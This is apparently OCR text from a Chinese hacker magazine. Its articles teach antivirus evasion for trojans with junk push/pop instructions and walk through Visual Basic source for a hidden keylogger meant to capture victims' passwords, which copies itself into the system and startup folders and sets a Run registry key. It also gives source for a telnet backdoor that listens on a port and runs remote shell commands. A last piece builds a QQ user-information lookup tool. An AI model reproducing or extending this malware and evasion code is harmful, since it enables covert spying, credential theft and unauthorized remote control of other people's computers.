


图9

三、打造属于自己的花指令

实际上修改别人的花指令的方法是很灵活的，不要拘泥于我介绍的方法。如果你的汇编水平高，就可以在别人的花指令的基础上多做一些跳转以及与或非的计算。如果你是菜鸟，那你也能注意到别人的花指令里有许多nop吧？将它们改成反复的压栈和出栈，或者改变一下位置，变换一下顺序，都能达到免杀的目的，比如：

```
push eax
push eax
pop eax
pop eax
```

或

```
push eax
pop eax
push eax
pop eax
```

或

```
push eax
pop eax
push ebx
pop ebx
```

或

```
push eax
push ebx
pop ebx
pop eax
```

这些都是一些无实质意义的操作，加多少都无所谓。大家很容易就会拥有自己的花指令。

最后我想说的是，杀毒软件终究只是个软件，它不会联想，稍微做一些变化它就认不出病毒了，软件最后还是斗不过人的。免杀，有时候就是这么简单。

小编注：

这些修改说白了就是拿eax和ebx反复的push再pop，简单，却有效。另外，我也教大家2个，add eax,-1/add eax,1，或者是add ebx,1/sub eax,1。总之花指令的一个重要思想就是抵消平衡，比如push和pop相抵消，add和sub相抵消。在代码中间再穿插着一些nop来打乱顺序，就足已让你的花指令"独具一格"了。

四、总结

依据笔者的习惯，一般只需先对木马进行诺顿免杀（即改复合特征码），再进行卡巴免杀（即加花指令），最后再加个壳压缩一下文件的体积，就得到了自己的个人版免杀木马。只要你不把这个木马发布出去，那就再也不用担心哪天杀毒软件会专门来针对你的木马更新病毒定义了。最后希望大家不要用木马做坏事，毕竟做坏事不是黑客精神的真谛，再说这种事也是不符合八荣八耻的。

小编点评：

这篇文章在有汇编基础的读者眼中应该是再简单不过了，一共加起来也没使用到几句汇编指令。可是对于没有基础的读者就有点困难了。推荐想学习免杀的朋友多看免杀类的动画教程，这篇文章的作者就为大家做了一个动画详细的记录了全过程。而作者没有详细提及的定位特征码免杀的技术我们也为读者搜集了一个相关教程放到光盘里了。但是在看教程的前提下，我仍然希望大家首先能学习一些汇编知识，从原理上理解技术才能够真正的掌握它！

（文章中涉及到的工具MYCCL、花花添加器、OllyDbg、C32asm以及制作好的录像文件已经收录于光盘中）

黑客术语小补习


什么是批处理？

批处理可以从字面意思上来理解为批量处理并执行命令。平时我们在CMD下执行命令要一句一句的敲，有时候会觉得这是一个重复而且枯燥的工作，我们可以把想要执行的很多命令写在一个文本文档里，然后把扩展名改为.BAT或者.CMD，然后双击运行系统就会自动依次执行我们写的命令了。这些BAT（CMD）文件就被称为批处理文件。当然，微软的批处理还加入了大量的控制语句以方便人们更高效的执行命令。

大家可以把以下内容保存为1.bat后双击看看效果

```
@echo 执行第一个语句，接下来执行的命令是查看本机IP地址
@ipconfig
@echo 接下来会暂停，按任意键退出CMD
@pause
```

打造自己的黑兵器——键盘记录器



文章难易度：★★★★
文章阅读点：键盘记录器的基础知识，GetAsyncKeyState函数的简单应用，以及使用VB编写keylogger的详细过程

eighteen

看过很多期的黑客X档案，里面有很多的程序都是使用VB编写的，况且现在很多刚入门的读者都喜欢VB。纵然，VB有很多缺点，如API声明过于繁锁，程序运行还需要VB运行库的支持，但它简单易学，很适合编程初学者。

首先分析一下keylogger，它至少应该有两个功能，一、记录键盘、鼠标（这个一般没必要记录的）的操作。二、记录当前活动的窗口，否则谁知道你记录的东西是在那个程序中的。

分析完了功能，我们就要考虑如何实现了，这个程序主要是利用GetAsyncKeyState函数，使用GetAsyncKeyState可以获得键盘的动作。

GetAsyncKeyState函数根据虚拟键表判断按键的类型，返回值为一个16位的二进值数，如果被按下则最高位为1。下面是API函数GetAsyncKeyState的声明，**Private Declare Function GetAsyncKeyState Lib "user32" (ByVal vKey As Long) As integer**，详细使用请查看MSDN。

函数就先介绍这么多，我们把需要的控件列出来：

```
text1、text2：用来查看测试结果
timer1：不断扫描，实现对键盘的记录操作
timer2：用来定时保存到文件
```

好了，下面我们就其主要功能编程来实现，记录键盘的目的是来获取被监控者在做什么及密码和隐私，当然这就需要知道对方是在什么程序下操作的，否则的话，记录的只是一堆很难分析的字符，所以我们需要获知当前用户的活动窗口。实现代码如下：

```
Private Sub Form_Load()
'使程序不在任务管理器中显示
App.TaskVisible = False
'———防止重复运行
If App.PrevInstance Then
        End
    End If
    '获得当前活动窗口
    currentwindow = GetCaption(GetForegroundWindow)

        end sub
Private Sub Timer1_Timer()
'下面是检测当前的活动窗口是否已经改变
If currentwindow <> GetCaption(GetForegroundWindow)
Then
currentwindow = GetCaption(GetForegroundWindow)


            end sub
```

我们获得了当前窗口的标题，下一步就是要进行键盘记录操作了。

```
Dim keystate As Long
Dim Shift As Long
Shift = Getasynckeystate(vbKeyShift)
keystate = Getasynckeystate(vbKeyA)
'对大小字母进行记录
If (CAPSLOCKON = True And Shift = 0 And (keystate And
&H1) = &H1) Or
 (CAPSLOCKON = False And Shift <> 0 And (keystate And
&H1) = &H1) Then
 Text1 = Text1 + "A"
 End If
 If (CAPSLOCKON = False And Shift = 0 And (keystate
And &H1) = &H1) Or
 (CAPSLOCKON = True And Shift <> 0 And (keystate And
&H1) = &H1) Then
 Text1 = Text1 + "a"
 End If


 '对数字键的记录
 keystate = Getasynckeystate(vbKey1)
 If Shift = 0 And (keystate And &H1) = &H1 Then
   Text1 = Text1 + "1"
      End If

          If Shift <> 0 And (keystate And &H1) = &H1 Then
 Text1 = Text1 + "!"
 End If



 end sub
```

实现了键盘记录后，我们就要实现定时将记录的内容保存到记录文件中。以实现查看或发送到指定的邮箱。

```
Private Sub Timer2_Timer()
'每隔半分钟检测一次
'将键盘记录追加到记录中，在这里，大家可以写一个加密函数，来对记
录进行加密，发送时，解密
Open logfile For Append As #1
Write #1, Text1
Close #1
'清空记录存储，重新接受记录
Text2.Text = Text2.Text + Text1.Text
Text1.Text = ""
End Sub
```

为了让我们的程序能长久的为我们服务，我们还需要让它实现自启动，在这个功能上，我不仅修改了注册表还把自身复制到启动文件和系统目录。代码如下：

```
'隐藏进程
```

```
        Dim mypath As String
        Dim r As Long
        Dim keyhand As Long
        Dim regfpath As String
        regfpath = systempath & "\loger.exe"
        ' 获得当前窗口
        currentwindow = GetCaption(GetForegroundWindow)
        mypath = App.Path & "\" & App.EXEName & ".exe"
        '------------------拷贝到系统目录和启动
       FileCopy mypath, regfpath
        If App.EXEName <> "log" Then
        FileCopy mypath, Left(systempath, 3) & "Documents and Settings\All Users\「开始」菜单\程序\启动\log.exe"
        End If
        '-------------修改注册表以使程序每次自启动
    r = RegCreateKey(HKEY_LOCAL_MACHINE, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", keyhand)
    r = RegSetValueEx(keyhand, "sysin", 0, REG_SZ, ByVal regfpath, Len(regfpath))
    r = RegCloseKey(keyhand)
```

至此，其中主要功能都实现了，看完本文后大家是不是发现编写键盘记录器很简单，本文只是简单的实现其主要功能，在此基础上大家可以给它加上邮件发送功能或者把它集成到自己的后门上，那我们的程序就更有威力了。

（本文涉及到的程序完整源代码及编译好的程序，已收录于光盘中）

文章难易度：★★★★
文章目的：利用VB编写一个简单的telnet后门

VB编程之 TELNET后门的初步实现

eighteen

对于TELNET后门我们通常是使用VC来编写的，网上也有许多相关的TELNET后门的源码。但是相位看黑客X档案的读者一定有不少是喜欢使用VB来编写程序的吧。纵然编写TELNET后门不是VB的长项，但这并不难实现。在网上我并没有发现使用VB编写TELNET后门的文章，所以本文有此诞生，确切的说，这不是一个真正的后门，只是一个后门的基本模型，甚至可以说是毛坯。BUG的修改，不足的修补，功能的扩充还需要读者动手来实现。

首先，我们在大脑里想象出一个后门运行的过程或者把其大概的流程画出来，然后就按照这个过程逐步来实现。好了，下面就开始我们的后门编写之路。首先就是当程序运行时防止另一个程序的运行，实现代码如下：

```
    Private Sub Form_Load()
    syspath = systempath()
    ' 防止多个程序运行
    If App.PrevInstance Then
    End
    End If
    cmdno = True
    ' 使程序不在任务管理器中显示
    App.TaskVisible = False
    ' 监听端口5212
    Winsock1.LocalPort = 5212
    Winsock1.Listen
    End Sub
```

其次，当telnet端请求连接时，服务端接受请求（大家可以在此试着实现密码验证机制，在此不再给出代码）。当TELNET连接时，触发ConnectionRequest事件，在这个事件中向控制端发送相应的成功连接和帮助信息。

```
    Private Sub Winsock1_ConnectionRequest(ByVal requestID As Long)
    If Winsock1.State <> sckClosed Then
    Winsock1.Close
    Winsock1.Accept requestID
    Winsock1.SendData "------------------------backdoor v1.0--------------------" & vbCrLf & _
    Space(16) & "code by eighteen" & vbCrLf & "-----------------------------------------" & _
    vbCrLf & "type help to get help" & vbCrLf & "shell>"
    End If
    End Sub
```

当我们连接上时，就需要对TELNET发来的命令进行一系列的处理和执行，以及执行相关的控制功能。

其中的问题是服务端接受来自TELNET客户端的连接和命令，由于TELNET传输命令时只能每次传输一个字符的特殊性，所以我们需要编写一个处理命令的过程，这个不难实现。还有就是对特殊字符的过滤和处理，如TELNET输入错误按DEL键，按ENTER键来完成一条命令的输入。当TELNET连上服务端时，实现shell功能，以及shell功能和其它功能的分离。对其中的问题有了大概的了解，那实现起来也就不难了。代码如下：

```
    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
    Dim str1 As String
    Dim scmd As String
    Dim i As Integer
    Dim tag As Integer
    Winsock1.GetData str1
    ' 过滤del键盘，用来telnet命令输入错误处理.如果输入del键盘，则当前命令无效
    If Asc(str1) = 8 Then
    myname = "" ' 清空命令存储
    Winsock1.SendData vbCrLf & "shell>"
    End If
    ' 检察当前一个命令的完整性和对命令输入错误的处理
    If (Asc(str1) <> 13) And (Asc(str1) <> 8) Then
    myname = myname + str1
    Elseif Asc(str1) <> 8 Then
    ' 测试时，查看接受的命令
    Text1.Text = myname & vbcrlf
    myname = ""   ' 清空对当前命令的存储，用来接受下一条命令
    '-------- 下面是对接受命令的处理
    tag = InStr(Text1.Text, Chr(13)) - 1
    scmd = Left(Text1.Text, tag)
    '---------------------------------------
    ' 判断是不是在虚拟shell中，不是则执行如下命令，否则执行虚拟shell命令语句.
```

```
If cmdno = True Then
Select Case scmd
Case "help"
Winsock1.SendData "cmd         ———————打开shell" &
vbCrLf & "reboot       ———————重启" & _
vbCrLf & "shutdown  ——————— 关机" & vbCrLf & "exit
———————退出" & vbCrLf & "shell>"

Case "reboot"
ExitWindowsEx EXW_REBOOT, 0

Case "shutdown"
ExitWindowsEx EXW_SHUTDOWN, 0
Case "exit"
Winsock1.SendData "exit seccessful!"
Winsock1.Close
Winsock1.Listen
Case "cmd"
Winsock1.SendData "获得虚拟shell成功! " & vbCrLf &
"vcmd>"
cmdno = False
Case Else
Winsock1.SendData "cammond error!" & vbCrLf & "shell>"
End Select
Else
Shell "cmd.exe /c" & Space(1) & scmd & Space(1) & ">"
& syspath & "\shell.rlt&exit", vbHide
Sleep (500)
'调用执行结果发送过程
Call tranrlt
Winsock1.SendData "如果想退出虚拟shell，清输入exit" &
vbCrLf & "vcmd>"
If scmd = "exit" Then
Winsock1.SendData "成功退出虚拟shell!" & vbCrLf & "shell>"
cmdno = True '重置虚拟shell标志
End If
End If
End If
End Sub
```

接下来要考滤的是虚拟shell的实现，我用了一个简单的方法，就是把命令执行结果写入一个文本文档，然后读取其中的内容并将结果发送给控制端。代码如下：

```
Sub tranrlt()
Dim strrlt As String
Open syspath & "\shell.rlt" For Input As #1
Do While Not EOF(1)
Line Input #1, strrlt
Winsock1.SendData strrlt & vbCrLf
Loop
Close #1
Winsock1.SendData "————————————" & vbCrLf
Shell "cmd.exe /c del " & syspath & "\shell.rlt&exit",
vbHide
End Sub
```

至此，后门的主要问题都解决了，也许有的读者可以看出，这个后门模型存在问题。的确，这个后门模型并不完整，所谓学而三思，思而后行，剩下的问题读者可以试着去解决。在此我不在给出源码。提示一下：

（1）如果TELNET不能正常退出，服务端还会继续保存当前的会话，重新连接后失败。还有就是如何可以允许多人同时连接功能。

（2）读者可以加上密码验证机制，在此基础上扩大它的控制功能，如键盘记录、文件上传等。

（3）一个成功的后门，必然有一个好的隐藏和自我保护机制，所以，大家需要努力发挥自己的聪明和才智了。

以上只是个人愚见，不难实现。其实程序编写只有深入其中，动手实践，才会发现各种问题，而正是在发现问题，解决问题的过程中，你会学到更多，成功后的满足也更多。当我们苦苦思索解决一个问题或实现一种新方法和功能时，那种豁然开朗，成功的喜悦会让你体会编程的乐趣。希望大家看完本文和在动手来完善它的时候，能学到些知识和技巧，那本文的目的也就达到了。

（本文涉及到的源码已收录于光盘中）

文章难易度：★★★

文章阅读点：使用VB来轻松显示自己的QQ信息查询

利用VB——编写QQ综合信息查询器

侯金星＆罗秉琨[518℃]

在上一期黑客X档案的光盘中，收录了一个QQ综合信息查询器，使用了一下，感觉挺不错的。利用QQ综合信息查询器，不用登录QQ，就可以查看任意QQ用户的财富和红黄蓝钻的开通情况、QQ交友中心详细原始资料、QQ相册、QQ号码在线状态和直接访问Q–zone。

今天我就来教大家如何编写一下属于自己的QQ综合信息查询器。

我们需要对VB有一个小小的了解就足够了，不需要太高深的编程技术，简单的说就是调用VB中的“Microsoft Internet Controls”控件浏览相应的页面。

先来制作这个软件的界面。首先新建一个工程，在左边的工具栏上点击右键，在部件中选择“Microsoft Internet Controls控件”。在工具栏里点击“WebBrowser”，在工程里面做一个浏览页面，用来显示查询的内容。再选择“TextBox”控件，在工程的左上角做一个输入文本的地方，在右面的TEXT属性中打上“请输入要查询的QQ号码”。然后选择“CommandButton”控件，设置六个按扭，分别用来制作要查询的内容。把第一个按扭右面的Caption属性中




图1

打上“在线状态”，下面的依次类推，分别打上“财富红黄蓝钻查看”、 “访问Q-zone”、“访问QQ相册”、“交友中心详细原始资料”，最后一个设为“退出”，如图1。好了，界面基本就这样完了，你还可以把它做的更精致一些，打上版权信息、软件说明或者广告图片之类的东西。

下一步我们来编写代码。其实非常简单，我们只需要类似这样的代码：WebBrowser1.Navigate "页面地址" & Text1.Text（Q号从TEXT 文本框中获得）。

我们都知道，腾讯查询这些信息都在各自的页面上。所以我们可以用程序调用这些页面的信息，来达查询服务的目的。

下面就是查询这些QQ 信息的网址，我们的原理就是就通过这些网页来查询的。

QQ财富红黄蓝钻的开通情况：http://qqshow.qq.com/cgi-bin/qqshow_user_info?uin=QQ号；

QQ交友中心详细原始资料：http://bbs.qq.com/cgi-bin/bbs/friend/user_info_show?ln=QQ号；

进入QQ相册：http://photo.qq.com/cgi-bin/listexalbum?ownerid=QQ号；

不用登录QQ，查看任意号码在线状态：http://wpa.qq.com/pa?p=1:QQ号:4；

直接访问Q-zone：http://q-zone.qq.com/client/?uin=QQ号。

把这些网址编进代码中，然后写进软件里来调用这些页面。

双击刚才工程里设置的用来查询的按钮，把代码按顺序依次写进去：

```
1.WebBrowser1.Navigate "http://wpa.qq.com/pa?p=1:" & Text1.Text & ":4";
2.WebBrowser1.Navigate "http://qqshow.qq.com/cgi-bin/qqshow_user_info?uin=" & Text1.Text;
3.WebBrowser1.Navigate "http://q-zone.qq.com/client/?uin=" & Text1.Text;
4.WebBrowser1.Navigate "http://photo.qq.com/cgi-bin/listexalbum?ownerid=" & Text1.Text;
5.WebBrowser1.Navigate "http://bbs.qq.com/cgi-bin/bbs/friend/user_info_show?ln=" & Text1.Text;
```

